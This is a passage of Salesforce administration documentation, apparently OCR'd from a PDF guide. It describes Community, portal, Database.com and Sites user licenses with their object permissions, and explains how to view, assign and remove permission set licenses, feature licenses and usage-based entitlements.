[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[4] For the Partner Community license, to read, create, and edit campaigns in the user interface, the partner user also needs the "Marketing User" permission. With these permissions, a partner user can: search for and add their contacts or leads as campaign members, access reports on their campaigns, and mass-email or mass-assign their contacts and leads on a campaign.

[5] For the Customer Community license, cases can't be created on behalf of another user.

[6] For Employee Apps Starter licenses, cases can track internal and employee issues, but should not be used for customer cases. Internal employee users must have a Service Cloud license to interact with external cases.

[7] For Employee Apps Plus licenses, cases can track internal and employee issues, but should not be used for customer cases. Internal employee users must have a Service Cloud license to interact with external cases.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Entitlements	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit		
External Objects (Salesforce Connect)	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit
Events and Calendar		✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete
Ideas	✅ Read, Create	✅ Read, Create	✅ Read, Create	✅ Read, Create	✅ Read, Create
Leads			✅ Read, Create, Edit		
List Views		✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit
Notes and Attachments	✅ Exceptions apply [8]	✅	✅	✅	✅
Opportunities			✅ Read, Create, Edit		
Orders [9]	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete		
Price Books	✅ Read Only	✅ Read Only	✅ Read Only		
Products	✅ Read Only	✅ Read Only	✅ Read Only		

[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[8] For the Customer Community license, access to Notes and Attachments for most objects is enabled by default. If your users with a Customer Community license can't access Notes and Attachments on accounts and contacts, contact Salesforce.

[9] Once orders are enabled, standard profiles automatically include all object permissions for orders, as well as read access for products and price books. If your external users are assigned to a standard profile and these object permissions aren't appropriate for them, consider creating custom profiles that don't include these object permissions.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Quotes			✅ Read, Create, Edit		
Reports[10]		✅ Create and Manage	✅ Create and Manage	✅ Create and Manage	✅ Create and Manage
Service Appointment	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit		
Service Contracts		✅ Read, Create, Edit	✅ Read, Create, Edit		
Task	✅ Read Only	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete
Work Order	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit, Delete (Can be used for employees, but not external users (e.g. customers, partners))	✅ Read, Create, Edit, Delete (Can be used for employees, but not external users (e.g. customers, partners))
Work Order Line Item	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete
Salesforce Features, Capability, and Custom Objects					

[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[10] For the Customer Community Plus, Partner Community, and Employee Community licenses to create and edit reports, the user also needs the "Create and Customize Reports," "Report Builder," and "Edit My Reports" permissions. For more information see, Set Up Report Management for External Users—Create and Edit Reports.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Additional Data Storage		2 MB per member (member-based license) 1 MB per member (login-based license)	5 MB per member (member-based license) 1 MB per member (login-based license)	20 MB per user (user-based license)[11]	20 MB per user (user-based license)[12]
API Calls per Day	0	200 per member (member-based license) 10 per member (login-based license)	200 per member (member-based license) 10 per member (login-based license)	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs
Chatter (People, Groups, Feeds, Private Messages)	✅	✅	✅	✅	✅
Custom Objects	✅ 10 custom objects per license (custom objects in managed packages don't count towards this limit)	✅ 10 custom objects per license (custom objects in managed packages don't count towards this limit)	✅ 10 custom objects per license (custom objects in managed packages don't count towards this limit)	✅ 10 custom objects per license (custom objects in managed packages don't count towards this limit)	✅ 110 custom objects per license (custom objects in managed packages don't count towards this limit)
Delegated Administration		✅	✅		
Files[13] and Content[14]	✅ Content is not available with Customer Community licenses.	✅ Create, Read, Edit, Delete	✅ Create, Read, Edit, Delete	✅ Create, Read, Edit, Delete	✅ Create, Read, Edit, Delete
Knowledge	✅ Read Only	✅ Read Only	✅ Read Only	✅ Read Only	✅ Read Only

[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[11] For the Employee Apps Starter license, the data storage limit is 20 MB per user license, and the file storage limit is 2 GB per user license.

[12] For the Employee Apps Plus license, the data storage limit is 20 MB per user license for EE editions, and 120 MB per user license for UE editions. File storage limit is 2 GB per user license.

[13] Salesforce Files with Chatter enabled lets you share files in a group, feed, and post a file to a record. With Salesforce CRM Content enabled, Files gives you access to Libraries, content deliveries, and file tagging. Salesforce Files Sync is not available in Communities.

[14] Library administrators can manage library permissions to determine the level of access users have to content libraries.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Roles and Advanced Sharing		✓	✓	✓	✓
Sharing Sets	✓				
Salesforce1 Mobile App	✓	✓	✓	✓	✓
Send Email		✓	✓	✓	✓
Tokens				✓ Create, Read, Edit, Delete	✓ Create, Read, Edit, Delete
Workflow Approvals	✓ [15]	✓	✓	✓	✓

SEE ALSO:

- User Licenses
- Authenticated Website User Licenses
- Partner Portal User Licenses
- Customer Portal User Licenses
- Data and File Storage Limits

Database.com User Licenses

User License	Description	Default Number of Available Licenses
Database.com Admin	Designed for users who need to administer Database.com, or make changes to Database.com schemas or other metadata using the point-and-click tools in the Database.com Console.	Database.com Edition: 3
Database.com User	Designed for users who need Database.com access to data stored in Database.com.	Database.com Edition: 3 Enterprise, Unlimited, and Database.com Edition: 0

EDITIONS

Available in: Salesforce Classic

Available in: **Database.com** Edition

[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[15] Customer Community license holders can submit for approval, but don't have access to approve anything.

User License	Description	Default Number of Available Licenses
		Contact Database.com to obtain Database.com User Licenses
Database.com Light User	Designed for users who need only Database.com access to data, need to belong to Database.com groups (but no other groups), and don't need to belong to roles or queues. Access to data is determined by organization-wide sharing defaults.	Database.com Edition: 0 Enterprise, Unlimited, and Database.com Edition: 0 Contact Database.com to obtain Database.com Light User Licenses

SEE ALSO:

User Licenses

Service Cloud Portal User Licenses

Service Cloud Portal users have the High Volume Customer Portal license. This license gives contacts unlimited logins to your Service Cloud Portal to access customer support information. Users with this license can access accounts, assets, cases, contacts, custom objects, documents, ideas, and questions, depending on their permission settings.

The Overage High Volume Customer Portal license is the same as the High Volume Customer Portal license, except that users do not have unlimited logins. Contact Salesforce for information about the number of Customer Portal licenses you can activate.

This table lists the permissions that can be assigned to Service Cloud portal users.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

	Create	Read	Update	Delete
Accounts		✅	✅	
Assets	✅	✅	✅	
Cases	✅	✅	✅	
Contacts	✅	✅	✅	
Custom Objects	✅	✅	✅	✅
Documents		✅		
Ideas	✅	✅		
Knowledge		✅		

	Create	Read	Update	Delete
Price Books		✓		
Products		✓		
Questions and Answers	✓	✓		
Solutions		✓		
Work Orders	✓	✓	✓	

SEE ALSO:

User Licenses

Sites and Site.com User Licenses

Sites and Site.com users can have Guest User or Site.com Only user licenses.

EDITIONS

Available in: Salesforce Classic

Edition requirements vary by user license type.

`Guest User`	Designed for public users who access your Site.com or Force.com sites. If Communities is enabled, these users also have access to public pages in your communities. Site visitors have access to any information made available in an active public site. For each Guest User license, you can develop one site for your organization. For Site.com, **Developer**, **Enterprise**, **Unlimited**, and **Performance** Editions each come with unlimited Guest User licenses. For Force.com sites, **Enterprise**, **Unlimited**, and **Performance** Editions come with 25 Guest User licenses. **Developer** Edition comes with one Guest User license. Note: • You can't purchase additional Guest User licenses for Force.com sites. • The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.
`Site.com Only`	Designed for **Performance**, **Unlimited**, and **Enterprise** Edition users who need access to Site.com but not to standard CRM functionality. Site.com Only users are entitled to the same rights as Force.com - One App users, plus they have access to the Content app. However, they don't have access to the Accounts and Contacts objects. Users have access to an unlimited number of custom tabs but are limited to the use of one custom app, which is defined as up to 20 custom objects. Each Site.com Only user also needs either a Site.com Contributor or Site.com Publisher feature license to access Site.com.

SEE ALSO:

User Licenses

Authenticated Website User Licenses

Platform portal users have the Authenticated Website license, which is designed to be used with Force.com Sites. It gives named sites users unlimited logins to your Platform Portal to access customer support information.

The Overage Authenticated Website license is the same as the Authenticated Website license, except that users do not have unlimited logins.

Note: Once orders are enabled, standard profiles automatically include all object permissions for orders, as well as read access for products and price books. If your external users are assigned to a standard profile and these object permissions aren't appropriate for them, consider creating custom profiles that don't include these object permissions.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

This table lists the permissions that can be given to Authenticated Website users.

	Create	Read	Update	Delete
Contracts	✓	✓	✓	✓
Documents		✓		
Ideas	✓	✓		
Knowledge		✓		
Orders	✓	✓	✓	✓
Price Books		✓		
Products		✓		
Custom Objects	✓	✓	✓	✓

SEE ALSO:

User Licenses

Customer Portal User Licenses

Users of a Customer Portal site have the Customer Portal Manager Standard license.

Note: Starting with Summer '13, these licenses are only available for organizations that already have a Customer Portal. If you don't have a Customer Portal but want to easily share information with your customers, see Communities User Licenses on page 456.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

It allows contacts to log in to your Customer Portal to manage customer support. You can associate users who have a Customer Portal Manager Standard license with the Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile. This standard profile lets users view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy. These users can also view and edit cases where they are listed in the `Contact Name` field.

Users with the Customer Portal Manager Standard license can:

- View contacts, price books, and products.
- View and edit accounts and cases.

- Create and edit assets.
- Create, view, edit, and delete custom objects.
- Access custom objects depending on their permissions.
- Receive the "Portal Super User" permission.
- Access Salesforce CRM Content if they have a Salesforce CRM Content feature license or the appropriate permissions.

The Overage Customer Portal Manager Standard license is the same as the Customer Portal Manager Standard license, except that users are limited to one login per month.

Note: Once orders are enabled, standard profiles automatically include all object permissions for orders, as well as read access for products and price books. If your external users are assigned to a standard profile and these object permissions aren't appropriate for them, consider creating custom profiles that don't include these object permissions.

This table lists the permissions that can be given to Customer Portal users.

	Create	Read	Update	Delete
Accounts		✅	✅	
Assets	✅	✅	✅	
Cases	✅	✅	✅	
Contacts		✅		
Contracts	✅	✅	✅	✅
Custom Objects	✅	✅	✅	✅
Documents		✅		
Ideas	✅	✅	✅	
Knowledge		✅		
Orders	✅	✅	✅	✅
Price Books		✅		
Products		✅		
Reports and Dashboards [1]	✅	✅	✅	✅
Solutions		✅		
Questions and Answers	✅	✅		

Note:

- [1] To create and edit reports in communities, the user also needs the "Create and Customize Reports," "Report Builder," and "Edit My Reports" permissions. These permissions allow users to create and edit reports in communities, not portals. By default,

reports and dashboards are read-only. For more information see, Set Up Report Management for External Users—Create and Edit Reports.

SEE ALSO:

User Licenses

Customer Portal—Enterprise Administration User Licenses

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Customer Portal—Enterprise Administration users have the Customer Portal Manager Custom license. This license gives contacts unlimited logins to your Salesforce Customer Portal to manage customer support.

Note: Starting with Summer '13, these licenses are only available for organizations that already have a Customer Portal. If you don't have a Customer Portal but want to easily share information with your customers, see Communities User Licenses on page 456.

You can associate users who have a Customer Portal Manager Custom license with the Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile, which lets them view and edit data they directly own and view, create, and edit cases where they're listed in the `Contact Name` field.

Users with this license can:

- Create, read, or update accounts, assets, and cases.
- View contacts.
- View custom objects and run reports depending on their permissions.
- Receive the "Portal Super User" and "Delegated External User Administrator" permissions.
- Access Salesforce CRM Content if they have a Salesforce CRM Content feature license or the appropriate permissions.

The Overage Customer Portal Manager Custom license is the same as the Customer Portal Manager Custom license, except that users do not have unlimited logins. Contact Salesforce for information about the number of Customer Portal licenses you can activate.

Note: Once orders are enabled, standard profiles automatically include all object permissions for orders, as well as read access for products and price books. If your external users are assigned to a standard profile and these object permissions aren't appropriate for them, consider creating custom profiles that don't include these object permissions.

This table lists the permissions that can be given to Customer Portal—Enterprise Administration users.

	Create	Read	Update	Delete
Accounts	✓	✓	✓	
Assets	✓	✓	✓	
Cases	✓	✓	✓	
Contacts	✓	✓	✓	
Contracts	✓	✓	✓	✓
Custom Objects	✓	✓	✓	✓
Documents		✓		

	Create	Read	Update	Delete
Ideas	✓	✓	✓	
Knowledge		✓		
Orders	✓	✓	✓	✓
Price Books		✓		
Products		✓		
Reports and Dashboards [1]	✓	✓	✓	✓
Solutions		✓		
Questions and Answers	✓	✓		

Note:

- [1] To create and edit reports in communities, the user also needs the "Create and Customize Reports," "Report Builder," and "Edit My Reports" permissions. These permissions allow users to create and edit reports in communities, not portals. By default, reports and dashboards are read-only. For more information see, Set Up Report Management for External Users—Create and Edit Reports.

SEE ALSO:

User Licenses

Partner Portal User Licenses

Partner Portal users have the Gold Partner user license. They can only access Salesforce using the partner portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note:

- Starting in Summer '13, this license is no longer available for organizations that aren't currently using the partner portal. If you don't have a partner portal but want to easily share information with your partners, see Communities User Licenses on page 456.
- Once orders are enabled, standard profiles automatically include all object permissions for orders, as well as read access for products and price books. If your external users are assigned to a standard profile and these object permissions aren't appropriate for them, consider creating custom profiles that don't include these object permissions.

This table lists the permissions that can be given to Partner Portal users.

	Create	Read	Update	Delete
Accounts	✓	✓	✓	
Approvals		✓		
Assets	✓	✓	✓	

	Create	Read	Update	Delete
Campaigns [1]	✅	✅	✅	
Cases	✅	✅	✅	
Contacts	✅	✅	✅	
Contracts	✅	✅	✅	✅
Custom Objects	✅	✅	✅	✅
Documents		✅		
Ideas	✅	✅	✅	
Knowledge		✅		
Leads	✅	✅	✅	
Opportunities	✅	✅	✅	
Orders	✅	✅	✅	✅
Price Books		✅		
Products		✅		
Reports and Dashboards [2]	✅	✅	✅	✅
Solutions		✅		
Questions and Answers	✅	✅		

Note:

- [1] A partner portal user can create and edit campaigns in a community but not in a legacy portal. For the Partner Community license, to read, create, and edit campaigns in the user interface, the partner user also needs the "Marketing User" permission. With these permissions, a partner user can: search for and add their contacts or leads as campaign members, access reports on their campaigns, and mass-email or mass-assign their contacts and leads on a campaign.
- [2] To create and edit reports in communities, the user also needs the "Create and Customize Reports," "Report Builder," and "Edit My Reports" permissions. These permissions allow users to create and edit reports in communities, not portals. By default, reports and dashboards are read-only. For more information see, Set Up Report Management for External Users—Create and Edit Reports.

SEE ALSO:

User Licenses

Permission Set Licenses

A permission set is a convenient way to assign users specific settings and permissions to use various tools and functions. Permission set licenses incrementally entitle users to access features that are not included in their user licenses. Users can be assigned any number of permission set licenses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The availability of each permission set license depends on the edition requirements for permission sets and the related feature.

What Are Permission Set Licenses?
Permission set licenses incrementally entitle users to access features that are not included in their user licenses. Users can be assigned any number of permission set licenses.

Assign a Feature Permission Set License and Permission Set
Setting up permission sets for your users who need access to permissions available through permission set licenses is easy when you follow these steps.

View Your Salesforce Org's Permission Set Licenses
View the permission set licenses your organization has purchased to know what you have available to assign to your users.

Assign a Permission Set License to a User
You might need to assign a permission set license to a user before you can assign some permissions.

Remove a Permission Set License from a User
First remove or modify the relevant assigned permission sets that require the license, and then remove the assigned permission set license.

SEE ALSO:

Set Your Company Up in Salesforce

What Are Permission Set Licenses?

Permission set licenses incrementally entitle users to access features that are not included in their user licenses. Users can be assigned any number of permission set licenses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The availability of each permission set license depends on the edition requirements for permission sets and the related feature.

Tip: Permission sets and permission set licenses have different purposes. Read on to save yourself some trouble later.

- **Permission set licenses** extend the functionality of user licenses. With permission set licenses, you can assign more permissions to users than their user license supports.
- **Permission sets** contain settings that grant users permissions. Permission sets extend users' functional access without changing their profiles.

You can create a permission set for a specific feature's permission set license. Enable the selected permission set license permissions within the permission set. Then, users assigned to the permission set are granted the functionality in it that you chose.

You can also create a permission set that is not specific to a single user license or permission set license. First, assign users to the permission set licenses you want. Then, assign them to the permission set you created and enable the permissions you need.

Note: Salesforce validates if users have the licenses required for a permission set. If you assign users to a permission set who don't have the user permissions required, you receive an assignment error.

Check out this table for examples of how different permission set and permission set license combinations affect users. Most features backed by permission set licenses require that you create a permission set for its permissions, but not all do. The Sales Console permission set license comes with a permission set already created for you.

Example Use Case	What You'd Do	Result
Associate a permission that is backed by a single permission set license, such as Identity Connect, with a permission set.	1. Create a permission set. In the license dropdown menu, select **Identity Connect**. 2. Notice that the permission set settings page shows only the settings available with the Identity Connect permission set license. Enable **Use Identity Connect**.	Users assigned to the permission set are granted the Identity Connect permission.
Associate permissions that are backed by more than one permission set license with a permission set. For example, you could associate the following permission set licenses with a single permission set you create: • Identity Connect • Voice Inbound User • Voice Outbound User	1. Assign the Identity Connect, Voice Inbound User, and Voice Outbound User permission set licenses to the users who need them. 2. Create a permission set. In the license dropdown menu, select **--None--**. 3. In your permission set, enable the following permissions: • **Use Identity Connect** • **Access Voice Inbound Calls** • **Access Voice Outbound Calls**	Users assigned to the permission set are granted the Identity Connect, Voice Inbound Calls, and Voice Outbound Calls permissions.
Associate a permission that is backed by a permission set license and also include other user permissions. For example, you could create a permission set with the permissions backed by the Identity Connect permission set license and also include the Lightning Experience User permission.	1. Assign the Identity Connect permission set license to the users who need it. 2. Create a permission set. In the license dropdown menu, select **--None--**. 3. In your permission set, enable the following permissions: • **Use Identity Connect** • **Lightning Experience User**	Users assigned to the permission set are granted the Identity Connect and Lightning Experience User permissions.

SEE ALSO:

- Permission Set Licenses
- User Licenses
- Create Permission Sets
- App and System Settings in Permission Sets

Assign a Feature Permission Set License and Permission Set

Setting up permission sets for your users who need access to permissions available through permission set licenses is easy when you follow these steps.

Make sure to follow any special instructions for your specific permission set license-related feature. You can't add permission sets that are associated with permission set licenses to managed packages.

Note: If you purchased a license that comes with standard mission sets, such as Sales Console User, then permission sets are auto-generated for you and you can skip these steps.

1. From Setup, enter *Company Information* in the Quick Find box, then select **Company Information** and scroll down to Permission Set Licenses.
   You can see how many permission set licenses are available and have already been assigned. You can also see how many types of permission set licenses you have for different features.
2. From Setup enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
3. Click **New**.
4. Enter your permission set information.
5. Select the permission set license to associate with this permission set by using the License drop-down option.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign a permission set license:
- "Manage Users"

To assign a permission set to users:
- "Assign Permission Sets"



If you select a specific permission set license, any user assigned to the permission set is *auto-assigned* the permission set license. If you leave the default of --None--, you must *manually* assign the permission set license to users before you can add them to the new permission set.

6. Select the feature permissions to enable for your permission set. Use Find Settings... to search for them quickly. Refer to the documentation for your feature to see what permissions are available with a specific permission set license.

Example: Let's say you purchased an Identity Connect permission set license. The Identity Connect permission set license contains a permission that grants access to the Identity Connect product features, such as providing Active Directory integration. To grant a user access to this permission:

- ensure that the user has the Identity Connect permission set license. If users don't have the associated permission set license for a permission set you create, they can't use the permission set. You can check which permission set licenses a user has by viewing the Permission Set License Assignments section of the user detail page.
- create a permission set and name it something like "Identity Connect Permissions"; from the License drop-down options, choose **Identity Connect**. While still in the permission set, make sure to go to `Find Settings...`, search for **Identity Connect** and select the **Use Identity Connect** system permission.
- assign a user to the permission set.

View Your Salesforce Org's Permission Set Licenses

View the permission set licenses your organization has purchased to know what you have available to assign to your users.

Walk Through It: View Permission Set Licenses and Assignments

1. From Setup, enter *Company Information* in the `Quick Find` box, then select **Company Information**.
2. View the Permission Set Licenses related list.

For information on purchasing permission set licenses, contact Salesforce.

SEE ALSO:

Permission Set Licenses

Assign a Permission Set License to a User

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view permission set licenses:

- "View Setup and Configuration"

Assign a Permission Set License to a User

You might need to assign a permission set license to a user before you can assign some permissions.

Tip: Before beginning, check if the permission set license is already associated with a permission set. If so, save yourself time and simply assign the user to that permission set. If not, you might need to assign the permission set license to users to grant them access to the permission set license functionality.

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Click the name of the user to whom you want to assign the permission set license.
3. In the Permission Set License Assignments related list, click **Edit Assignments**.
4. Select the permission set license to assign.

Add the related permission to a permission set and then assign that permission set to the user.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign a permission set license:

- "Manage Users"

Note: After assigning the CRM User, Sales User, or Service User permission set license, assigning a permission set isn't required.

SEE ALSO:

- Permission Set Licenses
- Remove a Permission Set License from a User
- Permission Sets
- Assign Permission Sets to a Single User

Remove a Permission Set License from a User

First remove or modify the relevant assigned permission sets that require the license, and then remove the assigned permission set license.

1. Identify the permission that requires the permission set license you want to remove.
2. Make sure that permission isn't assigned to the user through a permission set. You can do that in one of these ways.
   - Remove the permission from the permission sets assigned to the user
   - Remove the permission set from the user's assigned permission sets
3. From Setup, enter *Users* in the Quick Find box, then select **Users**.
4. Click the name of the user whose permission set license you want to remove.
5. In the Permission Set License Assignments related list, click **Del** next to the permission set license that you want to remove, and then click **OK**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To remove a permission set license:

- "Manage Users"

SEE ALSO:

- Permission Set Licenses
- View Your Salesforce Org's Permission Set Licenses
- Assign a Permission Set License to a User

Feature Licenses Overview

A feature license entitles a user to access an additional feature that is not included with his or her user license, such as Marketing or Work.com. Users can be assigned any number of feature licenses.

- View the feature licenses enabled for your organization
- Enable users to use a feature
- See all feature licenses currently available in Salesforce

Depending on the features that are enabled for your organization, you might be able to assign more than one type of feature license to your users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Edition requirements vary for each feature licenses.

- View Your Organization's Feature Licenses
  View the feature licenses your company has purchased to know what you have available to assign to your users.
- Enable a Feature License for a User
  You can enable a feature for a user in your organization when creating or editing that user.

Available Feature Licenses

Assign one or more of these additional feature licenses to users so that they can access features not included in their user license.

SEE ALSO:

View and Manage Users

Set Your Company Up in Salesforce

View Your Organization's Feature Licenses

View the feature licenses your company has purchased to know what you have available to assign to your users.

1. From Setup, enter *Company Information* in the Quick Find box, then select **Company Information**.
2. See the Feature Licenses related list.

For information on purchasing feature licenses, contact Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view feature licenses:

- "View Setup and Configuration"

SEE ALSO:

Feature Licenses Overview

Available Feature Licenses

Enable a Feature License for a User

View and Manage Users

Enable a Feature License for a User

You can enable a feature for a user in your organization when creating or editing that user.

1. In Setup, enter *Users* in the Quick Find box, then select **Users**.
2. In the user list view, click a user's name.
3. On the User Detail page, select the checkbox next to the feature license you want to enable for that user.

   You can enable more than one feature license for a single user.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable feature licenses:

- "Manage Internal Users"

SEE ALSO:

Edit Users

Add a Single User

Feature Licenses Overview

Available Feature Licenses

View Your Organization's Feature Licenses

Available Feature Licenses

Assign one or more of these additional feature licenses to users so that they can access features not included in their user license.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature License	Enables a User to
`Chatter Answers User`	Access Chatter Answers. This feature license is automatically assigned to high-volume portal users who self-register for Chatter Answers.
`Force.com Flow User`	Run flows.
`Knowledge User`	Access Salesforce Knowledge.
`Live Agent User`	Access to Live Agent.
`Marketing User`	Create, edit, and delete campaigns, configure advanced campaign setup, and add campaign members and update their statuses with the Data Import Wizard.
`Mobile User`	Access Salesforce Mobile Classic.
`Offline User`	Access Connect Offline.
`Salesforce CRM Content User`	Access Salesforce CRM Content.
`Service Cloud User`	Access the Salesforce Console for Service. Note: Access to the Salesforce Console for Sales requires the `Sales Console User` permission set license.
`Site.com Contributor User`	Edit site content on Site.com Studio.
`Site.com Publisher User`	Create and style websites, control the layout and functionality of pages and page elements, and add and edit content on Site.com Studio.
`Work.com User`	Access to Work.com objects and permissions.

SEE ALSO:

- View Your Organization's Feature Licenses
- Enable a Feature License for a User
- View and Manage Users
- Feature Licenses Overview

Usage-based Entitlements

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

A usage-based entitlement is a limited resource that your organization can use on a periodic basis—such as the allowed number of monthly logins to a Partner Community or the record limit for Data.com list users.

Some entitlements are persistent. These entitlements give your Salesforce org a set number of the resource, and the amount allowed doesn't change unless your contract is changed. For example, if your company purchases monthly subscriptions for 50 members to access a Partner Community, you can assign up to 50 individuals the ability to log into the community as many times as they want.

Other entitlements are not persistent; these work like credit. Your org can use up to the amount allowed of that entitlement over the time indicated by the resource's frequency. If the entitlement has a frequency of Once, your org will have to purchase more of the resource to replenish the allowance. If the entitlement has a frequency of Monthly, the start and end of the month is determined by your contract, rather than the calendar month.

For example:

- Company A purchases 50 monthly logins for a Partner Community, and on January 15 that org has a pool of 50 logins. Each time someone logs in, one login is used. On February 15, no matter how many were used in the previous month, the pool is refreshed and 50 logins are available through March 14.
- Company B purchases 2,000 records for Data.com list users with an end date of May 15. That org's list users can add or export up to 2,000 records until that date. If the org reaches that limit before May 15, the Data.com list users won't be able to add or export additional records. To unblock users, Company B can purchase additional allowance for that resource.

Note: If your org has multiple contracts with the same `Resource` and the `Resource ID` is `(tenant)`, you will still only see one row for that entitlement, but the data in that row will reflect your combined contracts. In this case, `Start Date` reflects the earliest start date among those contracts, and `End Date` reflects the latest end date among those contracts.

Like feature licenses, usage-based entitlements don't limit what you can do in Salesforce; they add to your functionality. If your usage exceeds the allowance, Salesforce will contact you to discuss additions to your contract.

View Your Salesforce Org's Usage-Based Entitlements

Look at your company's usage-based entitlements to know which resources your org is entitled to.

Usage-based Entitlement Fields

The Usage-based Entitlements related list displays the following information. These fields aren't editable, and they are only visible if your Salesforce org is entitled to a resource.

SEE ALSO:

Set Your Company Up in Salesforce

View and Manage Users

View Your Salesforce Org's Usage-Based Entitlements

Look at your company's usage-based entitlements to know which resources your org is entitled to.

1. From Setup, enter *Company Information* in the Quick Find box, then select **Company Information**.
2. At the bottom of the Company Information page, view the Usage-Based Entitlements related list.

SEE ALSO:

Usage-based Entitlements

Usage-based Entitlement Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view usage-based entitlements:

- "View Setup and Configuration"

Usage-based Entitlement Fields

